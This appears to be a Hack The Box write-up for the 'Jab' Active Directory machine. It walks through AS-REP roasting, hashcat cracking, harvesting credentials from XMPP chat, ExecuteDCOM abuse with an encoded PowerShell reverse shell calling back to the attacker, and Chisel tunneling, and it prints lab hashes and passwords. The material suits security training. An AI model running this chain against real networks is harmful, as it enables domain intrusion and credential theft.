
With the list of usernames, let's perform AS-REP Roasting:

```
sudo GetNPUsers.py 'jab.htb/' -user user.list -format hashcat -outputfile hashes.asreproast -dc-ip 10.10.11.4
```



```
┌──(yoon㉿kali)-[~/Documents/htb/jab]
└─$ sudo GetNPUsers.py 'jab.htb/' -user user.list -format hashcat -outputfile hashes.asreproast -dc-ip 10.10.11.4
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User jgrady doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User drader doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jwaddell doesn't have UF_DONT_REQUIRE_PREAUTH set
```

After waiting a while for the scan to complete, we can see that users **jmontgomery**, **lbradford**, and **mlowe** has **UF_DONT_REQUIRE_PREAUTH** set:




```
$krb5asrep$23$jmontgomery@JAB.HTB:da2205f1dded73591358d7738a5d0c28$e308c1760b633716ad287062db0c81f507dc120c8a7549b768262f1ed07530fa5d98366782097256782afec7824afa4379053cfc
63dacb87759d8f6b8f6bf2b5ec607c7598ccc51a836e44a297e8ef7ea533588171eb347aff84a3f3d138c28e283f1481aabe0d47f0a87d62164859938286d04c5d4254bf6a381106154dfed2c8a7a0631d0f3a7efb2
fbcfce30a2042e8b8932d3c88eeeb579fb6442e7707b66001c42bb0d1203547e53aa7e1b8dd4f44f81a409e305b4abe5f99d356251de01c09d0ed2a604410bb5e977d9e04b7a12670b3f2e03666ff2a28bde6ce4041
f9b462
$krb5asrep$23$lbradford@JAB.HTB:2bd1bf739a23d77c1433436cd41f54e7$8fa36235a2a1e48c819f396ac5e4dab0c7c39484ca7de067707d45222060eb410f240f5617f8ebeaacb50f2ae3db30dc3ad6e7c95f
d8e95351b9e2e3a9ecb87dc9cc97505f7050f99fcec50b624dca85ea019aea39f8d823d799f4f2ae87815c8a988cdc892612e0ab0cf8ff41abcbc04d1afb4a1208c6efaeeb7a3e697ea986b19903a28b0d0d8297f48
749c444d69733b24d24f3022620082d378a8583050caebad25db1e3c7674d3c2caad808a6f30deadefb72a3fef71367be0df25bf2f0c24d6b9d9db3ba1fcfb58157927a67ca11df9cbad2d68be86c840e077cb8cf15
ab5d
$krb5asrep$23$mlowe@JAB.HTB:0a214ad8a2a5cbc226424654ba4c5904$812cca7335da954fc8fbea11548e6fcdeac1ba395211036a33be117f024202d169416d85aa7082f9e33d13f30bb14cfe5ea40a203b00e6
e55d11d4c318cfb388b58847530e13a4183116dffffc46a1dbec474f59f3719860d219e9b62b8a6e6a1dd49f81f10a1afbd05b9f4d3f4418954a8276a2d416daec4484e3854c9d2da0a9d048f8c1668d5611af548a9
d31a7866d49a87bde25a5b3683e8c325647731f3357698dd083c516f4ce70991435f8b7f3ae2416ee98f22ae33aac1def580f4d6553b1e990e6f7e994c347dcbf3391836b64550069c4e664d8a2524a9512011ffd82
```

Now let's move on to cracking these hashes.

Hash Crack

Let's use hashcat mode 18200 for cracking above hashes.

```
hascat -m 18200 hashes rockyou.txt
```




```
yoon@yoon-XH695R:~/Downloads$ hashcat -m 18200 hash ~/Downloads/rockyou.txt --show
$krb5asrep$23$jmontgomery@JAB.HTB:da2205f1dded73591358d7738a5d0c28$e308c1760b633716ad287062db0c81f507dc
120c8a7549b768262f1ed07530fa5d98366782097256782afec7824afa4379053cfc63dacb87759d8f6b8f6bf2b5ec607c7598c
cc51a836e44a297e8ef7ea533588171eb347aff84a3f3d138c28e283f1481aabe0d47f0a87d62164859938286d04c5d4254bf6a
381106154dfed2c8a7a0631d0f3a7efb2fbcfce30a2042e8b8932d3c88eeeb579fb6442e7707b66001c42bb0d1203547e53aa7e
1b8dd4f44f81a409e305b4abe5f99d356251de01c09d0ed2a604410bb5e977d9e04b7a12670b3f2e03666ff2a28bde6ce4041f9
b462:Midnight_121
```

Only hash for **jmontgomery** is cracked and the password is: **Midnight_121**


Shell as svc_openfire

XMPP as jmontgomery

Now that we have obtained credentials for **jmontgomery**, let's sign-in to XMPP as **jmontgomery** and see what it in there:



Looking at open chat rooms, we see one more interesting room: **2003 Third Party Pentest Discussion**:




Join or bookmark room

Add room to favorites list or join directly

Name	Address	Occupants
test	test	0
2003 Third Party Pentest Discus...	pentest2003	0
test2	test2	0

Let's take a look into it.

It seems like **adunn** and **bdavis** is talking about misconfiguration they discovered during a pentest regarding **svc_openfire** account:



<pentest2003@conference.jab.htb>

(10:07) jmontgomery has joined the room

Tuesday, 21 November 2023


(13:31) adunn: team, we need to finalize post-remediation testing from last quarter's pentest. @bdavis Brian can you please provide us with a status?

(13:33) bdavis: sure. we removed the SPN from the svc_openfire account. I believe this was finding #2. can someone from the security team test this? if not we can send it back to the pentesters to validate.

(14:30) bdavis: here are the commands from the report, can you find someone from the security team who can re-run these to validate?


(14:30) bdavis: $ GetUserSPNs.py -request -dc-ip 192.168.195.129 jab.htb/hthompson

Scrolling down a little more, password hash for **svc_openfire** is found:



```
$krb5tgs$23$*svc_openfire$JAB.HTB$jab.htb/svc_openfire*$de17a01e2449626571bd94
16dd4e3d46$4fea18693e1cb97f3e096288a76204437f115fe49b9611e339154e0effb1d0f
cccfbbbb219da829b0ac70e8420f2f35a4f315c5c6f1d4ad3092e14ccd506e9a3bd3d20854
ec73e62859cd68a7e6169f3c0b5ab82064b04df4ff7583ef18bbd42ac529a5747102c2924
d1a76703a30908f5ad41423b2fff5e6c03d3df6c0635a41bea1aca3e15986639c758eef30b
74498a184380411e207e5f3afef185eaf605f543c436cd155823b7a7870a3d5acd0b785f99
```

Even without the need for us to crack it, they provided cracked password in plain text:




```
77d16c1087f058323f7aa3dfecfa024cc842aa3c8ef82213ad4acb89b88fc7d1f68338e8127
644cfe101bf93b18ec0da457c9136e3d0efa0d094994e1591ecc4:!@#$%^&*(1qazxsw

Session..........: hashcat
Status...........: Cracked
```

Password for **svc_openfire** should be `!@#$%^&*(1qazxsw`.

Bloodhound

Now let's enumerate the AD environment using Bloodhound and user **svc_openfire**'s credentials:


```
sudo bloodhound-python -u 'svc_openfire' -p '!@#$%^&*(1qazxsw' -d jab.htb -dc DC01.jab.htb -c all -ns 10.10.11.4 --dns-timeout 30
```




```
┌──(yoon㉿kali)-[/opt/BloodHound.py]
└─$ sudo bloodhound-python -u 'svc_openfire' -p '!@#$%^&*(1qazxsw' -d jab.htb -dc DC01.jab.htb -c all -ns 10.10.11.4 --dns-timeout 30
INFO: Found AD domain: jab.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.jab.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
```

After spinning up **neo4j console** and **bloodhound**, we first mark **svc_openfire** as owned:

Poking around Bloodhound, we see that there's **ExecuteDCOM** right from **svc_openfire** to **DC01.jab.htb**:



This will allow us to run commands on the Domain Controller:




The user SVC_OPENFIRE@JAB.HTB has membership in the Distributed COM Users local group on the computer DC01.JAB.HTB.

This can allow code execution under certain conditions by instantiating a COM object on a remote machine and invoking its methods.

Using this, we will be able to spawn reverse shell as the uer **svc_openfire**.

ExecuteDCOM

Before exploiting **ExecuteDCOM**, let's first prepare reverse shell payload using revshell:




```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AH
MAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBl
AG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgA5ACIALAAxADMAMwA3ACkAOw
AkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQA
cgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9AC
AAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABp
ACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALA
AgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUA
```

Now using **dcomexec.py**, we should be able to spawn a reverse shell on our netcat listener:

```
dcomexec.py -object MMC20 jab.htb/svc_openfire:'!@#$%^&*(1qazxsw'@10.10.11.4
'reverse_shell_command' -silentcommand
```

After running the command, we have reverse shell connection on our netcat listener as **svc_openfire**:




```
┌──(yoon㉿kali)-[~/Documents/htb/jab]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.4] 60923
whoami
jab\svc_openfire
PS C:\windows\system32>
```

It is now time for us to move on to privilege escalation.

Privesc: svc_openfire to system

Let's first see if there's any interesting ports open internally:

```
netstat -ano | findstr '127.0.0.1'
```




```
PS C:\windows\system32> netstat -ano | findstr '127.0.0.1'
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2696
  TCP    127.0.0.1:389          127.0.0.1:61012        ESTABLISHED     644
  TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING       3088
  TCP    127.0.0.1:9091         0.0.0.0:0              LISTENING       3088
  TCP    127.0.0.1:49691        127.0.0.1:49692        ESTABLISHED     3088
  TCP    127.0.0.1:49692        127.0.0.1:49691        ESTABLISHED     3088
  TCP    127.0.0.1:49693        127.0.0.1:49694        ESTABLISHED     3088
  TCP    127.0.0.1:49694        127.0.0.1:49693        ESTABLISHED     3088
  TCP    127.0.0.1:49695        127.0.0.1:49696        ESTABLISHED     3088
  TCP    127.0.0.1:49696        127.0.0.1:49695        ESTABLISHED     3088
  TCP    127.0.0.1:49697        127.0.0.1:49698        ESTABLISHED     3088
  TCP    127.0.0.1:49698        127.0.0.1:49697        ESTABLISHED     3088
  TCP    127.0.0.1:49699        127.0.0.1:49700        ESTABLISHED     3088
```

We can see that port **9090** and **9091** is open internally and we don't usually see this.

Let's see if it is running a website on it:

```
Invoke-WebRequest -Uri http://127.0.0.1:9090/ -UseBasicParsing
```



```
PS C:\windows\system32> Invoke-WebRequest -Uri http://127.0.0.1:9090/ -UseBasicParsing


StatusCode        : 200
StatusDescription : OK
Content           : <html>
                    <head><title></title>
                    <meta http-equiv="refresh" content="0;URL=index.jsp">
                    </head>
                    <body>
                    </body>
                    </html>


RawContent        : HTTP/1.1 200 OK
                    Accept-Ranges: bytes
                    Content-Length: 115
```

It seems like port 9090 is running a website on it.


Let's tunnel it to our local Kali machine to take a look at it.

Chisel

Let's move **Chisel** executable to the target machine.

First, we start smbserver:


`impacket-smbserver share -smb2support $(pwd)`



```
┌──(yoon㉿kali)-[/opt/chisel]
└─$ impacket-smbserver share -smb2support $(pwd)
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
```

Now on the target machine, we can download chisel executable:

`copy \\10.10.14.29\share\chisel_windows.exe`




```
 12/4/2023   5:55 AM        9006080 chisel_windows.exe

 5/24/2024   7:35 AM             34 user.txt
```

Let's prepare Chisel server on our Kali machine and start Chisel client sessions from the target machine, tunneling both port **9090** and **9091**:

`.\chisel_windows.exe client 10.10.14.29:9999 R:9090:127.0.0.1:9090 R:9091:127.0.0.1:9091`

We can see that tunneling session is made on Chisel server side:

`chisel server -p 9999 --reverse`

